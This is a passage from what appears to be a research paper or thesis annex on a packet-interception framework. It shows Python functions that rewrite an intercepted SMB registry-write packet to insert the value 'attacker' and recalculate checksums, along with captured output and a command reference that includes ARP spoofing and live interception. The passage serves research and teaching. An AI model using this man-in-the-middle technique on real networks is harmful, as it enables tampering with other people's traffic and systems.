
```
def insert_value(packet):
    f_len = packet['RAW.WINREG']['value_size']
    i_value = b'a\x00t\x00t\x00a\x00c\x00k\x00e\x00r\x00'
    i_value += b'\x00' * (f_len - len(i_value))
    packet['RAW.WINREG']['value'] = i_value
    return packet
```

As can be seen, the execution will not be useful for all use cases. In order to not make the case too long and complicated, values that are smaller than the original will be inserted and then padding will be made with null bytes up to the size of the original field. In this way we do not leave all the control fields related to the size of the packet inconsistent.

To finish, we are going to reuse a postcondition that we used in the previous section to recalculate the *chksum* control fields of the IP and TCP layers.


```
def recalculate_tcp_ip(packet):
    from scapy.all import IP
    pkt = IP(packet.raw[14:])
    if pkt.haslayer('IP') and pkt.haslayer('TCP'):
        del pkt['IP'].chksum
        del pkt['TCP'].chksum
        pkt.show2()
        packet.raw = bytes(pkt)
        return packet
```

Once these conditional functions have been inserted, the only thing left for us is to put the *framework* to intercept packages. The result should be something similar to Figure 27, and the value that must be set in the registry of the remote machine must be the value entered by the attacker (Figure 28).



```
PH:cap/t1 > i
[*] Waiting for packets...

(Press Ctrl-C to exit)

###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 312
  id        = 1801
  flags     = DF
  frag      = 0
  ttl       = 127
  proto     = tcp
  chksum    = 0x7001
  src       = 192.168.1.50
  dst       = 192.168.1.51
  \options   \
###[ TCP ]###
     sport     = 49165
     dport     = microsoft_ds
     seq       = 2221254111
     ack       = 2762785842
     dataofs   = 5
     reserved  = 0
     flags     = PA
     window    = 254
     chksum    = 0xdbd3
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\x00\x00\x01\x0c\xfeSMB@\x00\x01\x00\x00\x00\x00\x00\x0b\x00\x01\x00\x00\x00\x0
0\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x009\x00\x00\x00\x
94\x00\x00\x00\x00\x00\x00\x00x\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x01\x00\x00\x00\x00\x00\
00\x16\x00\x00\x00\x00\x00t\xf4\x97eaD\xec0\xa4\xff\x99\xad\xb0I\x1c\xe1\x02\x00\x02\x00\x00\x00\x02
x00\x00a\x00t\x00t\x00a\x00c\x00k\x00e\x00r\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00D\x00\x00\x00'
```

Figure 27: Value inserted



Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	attacker

Figure 28: Regedit value

16 ANNEX 3: All commands and their function

This section describes all the commands of each of the interfaces of the framework, as well as all the options they have.

16.1 Main interface

- **capture**: Capture packets from a specific interface and transform them into a template list.

```
Options:
  -h            prints the help.
  -f            allows packet filtering using the BPF notation.
  -c            number of packets to capture.
  -t            stop sniffing after a given time.
  -file         read a .pcap file from disk.
  -v            verbosity level medium.
  -vv           verbosity level high.
```

- **spoof**: Performs an ARP spoofing between machines in the network.

```
Options:
  -h            prints the help.
  -t            targets to perform the ARP spoofing. Separated by ','
  -g            gateway to perform the ARP spoofing
  -i            network interface.
```

- **clear**: Clears the screen.

16.2 Template List interface

- **show**: Prints information about the list of templates.

```
Options:
  -h            prints the help.
  -t            show a particular template.
```

- **dissect**: Dissects the captured packets with the Tshark dissectors and generates a template from the packet.

```
Options:
  -h            prints the help.
  -t            dissects until a particular template.
```

- **template**: Access the content of a particular template.

```
Options:
  -h            prints the help.
```

- **wireshark**: Opens the captured file with Wireshark.

```
Options:
  -h            prints the help.
  -p            indicate a new path to the wireshark binary.
```

- **back**: Returns to the previous interface.

16.3 Template interface

- **show**: Prints information about the template.

```
Options:
  -h              prints the help.
  -l              shows a particular layer.
```

- **name**: Manages the name of the Template.

```
Options:
  -h              prints the help.
  -n              set a new name to the template.
```

- **layer**: Access and manage the layers of the Template.

```
Options:
  -h              prints the help.
  -a              adds a new layer to the Template.
  -d              deletes a custom layer from the Template.
```

- **dump**: Dumps the packet bytes in different formats.

```
Options:
  -h              prints the help.
  -hex            dump the packet bytes encoded in hexadecimal.
  -b              dump the packet bytes without encoding.
  -hexstr                 dump the packet bytes as an hexadecimal stream.
```

- **layers**: Prints the layers of the Template.

```
Options:
  -h              prints the help.
  -c              prints the custom layers.
```

- **preconditions**: Will run when a packet arrive. This functions receive a parameter that is the packet that will arrive when intercepting in real time. Furthermore, this functions must return the same packet if the user want to continue with the execution of the next conditions. There are three different types of conditions, Preconditions, which are associated with some input requirements that the packets must meet, Executions, which will do processing actions to the previously filtered packets and Postconditions, which have to be with actions that must be performed before forwarding the packet (ex. checksum reclaculations).

```
Options:
  -h              prints the help.
  -a              adds a new condition to the set.
  -d              deletes a condition from the set.
  -e              open a text editor that is in the path with
                  the existing conditions, by default pico.
  -s              prints the conditions with the source code.
  -i              import a function from a file.
  -sa             prints all the conditions on disk.
  -sas            prints all the conditions source on disk.
```

- **postconditions**: Will run when a packet arrive. This functions receive a parameter that is the packet that will arrive when intercepting in real time. Furthermore, this functions must return the same packet if the user want to continue with the execution of the next conditions. There are three different types of conditions, Preconditions, which are associated with some input requirements that the packets must meet, Executions, which will do processing actions to the previously filtered packets and Postconditions, which have to be with actions that must be performed before forwarding the packet (ex. checksum reclaculations).

```
Options:
  -h              prints the help.
  -a              adds a new condition to the set.
  -d              deletes a condition from the set.
  -e              open a text editor that is in the path with
                  the existing conditions, by default pico.
  -s              prints the conditions with the source code.
  -i              import a function from a file.
  -sa             prints all the conditions on disk.
  -sas            prints all the conditions source on disk.
```

- **executions**: Will run when a packet arrive. This functions receive a parameter that is the packet that will arrive when intercepting in real time. Furthermore, this functions must return the same packet if the user want to continue with the execution of the next conditions. There are three different types of conditions, Preconditions, which are associated with some input requirements that the packets must meet, Executions, which will do processing actions to the previously filtered packets and Postconditions, which have to be with actions that must be performed before forwarding the packet (ex. checksum reclaculations).

```
Options:
  -h              prints the help.
  -a              adds a new condition to the set.
  -d              deletes a condition from the set.
  -e              open a text editor that is in the path with
                  the existing conditions, by default pico.
  -s              prints the conditions with the source code.
  -i              import a function from a file.
  -sa             prints all the conditions on disk.
  -sas           prints all the conditions source on disk.
```

- **intercept**: Starts intercepting packets in real time.

```
Options:
  -h             prints the help.
  -ipt           iptables rule for ipv4
  -ip6t          iptables rule for ipv6
```

- **timestamp**: Shows the timestamp of the Template.
- **save**: Saves the Template to disk.

```
Options:
  -h             prints the help.
  -p             path where the Template will be written.
```

- **version**: Manages the version of the Template.

```
Options:
  -h             prints the help.
  -n             sets a new version.
```

- **description**: Manages the description of the Template.

```
Options:
  -h             prints the help.
  -n             sets a new description.
```

- **spoof**: Performs an ARP spoofing between machines in the network.

```
Options:
  -h             prints the help.
  -t             targets to perform the ARP spoofing. Separated by ','
  -g             gateway to perform the ARP spoofing
  -i             network interface.
```

- **back**: Returns to the previous interface.

16.4 Layer interface

- **show**: Prints information about the layer.

```
Options:
  -h             prints the help.
  -f             shows a particular field.
```

- **field**: Access and manage the fields of the layer.

```
Options:
  -h            prints the help.
  -a            adds a new field to the layer.
  -d            deletes a custom field from the layer.
```

- **fields**: Prints the fields of the layer.

```
Options:
  -h            prints the help.
  -c            prints the custom fields.
```

- **dump**: Dumps the layer bytes in different formats.

```
Options:
  -h            prints the help.
  -hex          dump the packet bytes encoded in hexadecimal.
  -b            dump the packet bytes without encoding.
  -hexstr               dump the packet bytes as an hexadecimal stream.
```

- **recalculate**: Creates a structure that relates a field to other fields of the layer, so that its value can be calculated dynamically at run time.

```
Options:
  -h            prints the help.
  -f            field to be recalculated
  -sb           start byte of the field that you want to recalculate.
  -e            expression that recalculates the field
  -t            tests a previously created structure
  -s            shows the struct for a particular field
  -d            deletes a struct from a field.
```

- **back**: Returns to the previous interface.

16.5 Field interface

- **show**: Shows the characteristics of the field.
- **value**: Manages the field value.

```
Options:
  -h            prints the help.
  -a            add a new value to the field
  -t            type of the value ('hex', 'bytes', 'str', 'int').
                By default 'str'.
  -hex          prints the value encoded in hex.
  -b            prints the value encoded in bytes.
```

- **type**: Manages the field type.

```
Options:
  -h              prints the help.
  -a              add a new type to the field ('hex', 'str', 'bytes', 'int')
  -o              order for int type ('big', 'little')
```

- **name**: Manage the name of the field.

```
Options:
  -h              prints the help.
  -n              set a new name to the field.
```

- **slice**: Prints the slice of the field.
- **custom**: Manage the custom property of the field.

```
Options:
  -h              prints the help.
  -set            set the field as custom.
  -unset                  unset the field as custom
```

- **size**: Prints the size of the field.
- **dump**: Prints the hex dump of the field.
- **back**: Returns to the previous interface.